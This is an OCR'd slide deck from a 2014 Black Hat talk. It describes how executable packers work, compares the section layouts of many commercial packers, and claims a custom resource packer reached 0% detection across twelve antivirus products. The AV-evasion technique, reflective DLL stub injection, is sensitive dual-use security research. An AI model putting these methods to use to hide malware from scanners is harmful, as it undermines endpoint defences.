black hat USA 2014

One packer to rule them all

Empirical identification, comparison and circumvention of current Antivirus detection techniques

Alaeddine Mesbahi

Arne Swinnen

Agenda


- Packing 101
- Static detection
- Code emulation detection
- Dynamic detection

Who art thou

Arne Swinnen
Security Consultant based in Belgium
@arneswinnen
http://www.arneswinnen.net

Alaeddine Mesbahi
Security Consultant based in France
@3asm_
http://yap0wnb.blogspot.fr

PACKING 101




Original executable
aad3b435b51404eeaad3b435b51404ee

Packing Engine

Packed executable (output)
31d6cfe0d16ae931b73c59d7e0c089c0


STATIC DETECTION


SHA-1 b7af4cb51ce38e43e030656eb2698fab408cf9cb
download @ pe101.corkami.com
simple
simple.exe
header
technical details about the executable
sections
contents of the executable

$\longrightarrow$ AddressOfEntryPoint


$\longrightarrow$ Sections table

Source: Corkami project



```
#include <Windows.h>

int WINAPI WinMain(__in  HINSTANCE hInstance, __in  HINSTANCE
hPrevInstance, __in  LPSTR lpCmdLine, __in  int nCmdShow)
{
    MessageBox(0, "Hello", "World", 0);
}
```

Entry Point



HelloWorld_x86.exe

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword
.text	00006120	00001000	00006200	00000400	60000020
.rdata	00004646	00008000	00004800	00006600	40000040
.data	00002BD4	0000D000	00000E00	0000AE00	C0000040
.rsrc	00000260	00010000	00000400	0000BC00	40000040
.reloc	00002126	00011000	00002200	0000C000	42000040

Can't be moved

Can be moved

Challenge 1: Extensible stub


- Architecture-specific code
- Position-independent code
- Self-dependency resolution

Solution

Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process.

Injection works from Windows NT4 up to and including Windows 8, running on x86, x64 and ARM where applicable.


https://github.com/stephenfewer/ReflectiveDLLInjection



Challenge 2: Stub injection


- Hijack is easy: AddressOfEntryPoint
- But where to inject the stub stealthy?

Fastpack


HelloWorld_x86_FastPack.exe


Name	Virtual Size
00000160	00000168
Byte[8]	Dword
CODE	00001000
DATA	00008000
.rsrc	00000010

FSG


HelloWorld_x86_fsg.exe


Name	Virtual Size
Byte[8]	Dword
	00019000
	00008000

MEW


HelloWorld_x86_MEW11.exe


Name	Virtual Size
Byte[8]	Dword
MEW	00018000
[illegible]	00015000

MPRESS


HelloWorld_x86_MPRESS.exe


Name	Virtual Size
Byte[8]	Dword
.MPRESS1	00018000
.MPRESS2	00000C10
.rsrc	000001D8

PECompact



HelloWorld_x86_PECompact

Name	Virtual Size
000001E0	000001E8
Byte[8]	Dword
.text	00018000
.rsrc	00001000
.reloc	00000200

UPACK



HelloWorld_x86_UPACK.exe

Name	Virtual Size
Byte[8]	Dword
.Upack	00019000
.rsrc	0000E000


HelloWorld_x86_Molebox.exe


Name	Virtual Size
Byte[8]	Dword
.text	00004820
.data	000000B4
.idata	000012F8
.rdata	00000560
.bss	00019EC8
.rsrc	00000749

Molebox


HelloWorld_x86_PELock.exe


Name	Virtual Size
Byte[8]	Dword
.pelock	00009000
.pelock	00007000
.pelock	00003000
.rsrc	00001000
.pelock	00004000
.pelock	0000A000

PELOCK


HelloWorld_x86_PESpin.exe


Name	Virtual Size
Byte[8]	Dword
	00009000
	00007000
	00003000
.rsrc	00001000
	0000508E

PESpin


HelloWorld_x86_SoftwarePass


Name	Virtual Size
Byte[8]	Dword
.text	0000859B
.rdata	000062CE
.data	00003DD4
.reloc	00003A1C
.text1	000C0000
.adata	00010000
.data1	00030000
.reloc1	00010000
.pdata	000F0000
.rsrc	00001000

Software Passport


HelloWorld_x86_Themida.exe

Name	Virtual Size
Byte[8]	Dword
	00013000
.rsrc	000001E0
.idata	00001000
	001E4000
svlvaxgg	00113000
fulaavib	00001000


Thermida


HelloWorld_x86_VMProtect.exe


Name	Virtual Size
Byte[8]	Dword
.text	0000859B
.rdata	000062CE
.data	00002DD4
.vmp0	000BA6AF
.vmp1	00008B67
.reloc	00002D80
.rsrc	000001D5

VMProtect


Inline packer




Inline packer




New PE packer




New PE packer



Resource packer




Resource packer




	32-bit	64-bit
Norton	0%	0%
AVG	0%	0%
Avast!	0%	0%
BitDefender	0%	0%
F-Secure	0%	0%
Kaspersky	0%	0%
Mcafee	0%	0%
Microsoft	0%	0%
NOD32	0%	0%
QiHoo	0%	0%
Sophos	0%	0%
Trend Micro	0%	0%


Code emulation detection



CODE EMULATION DETECTION

emulated memory

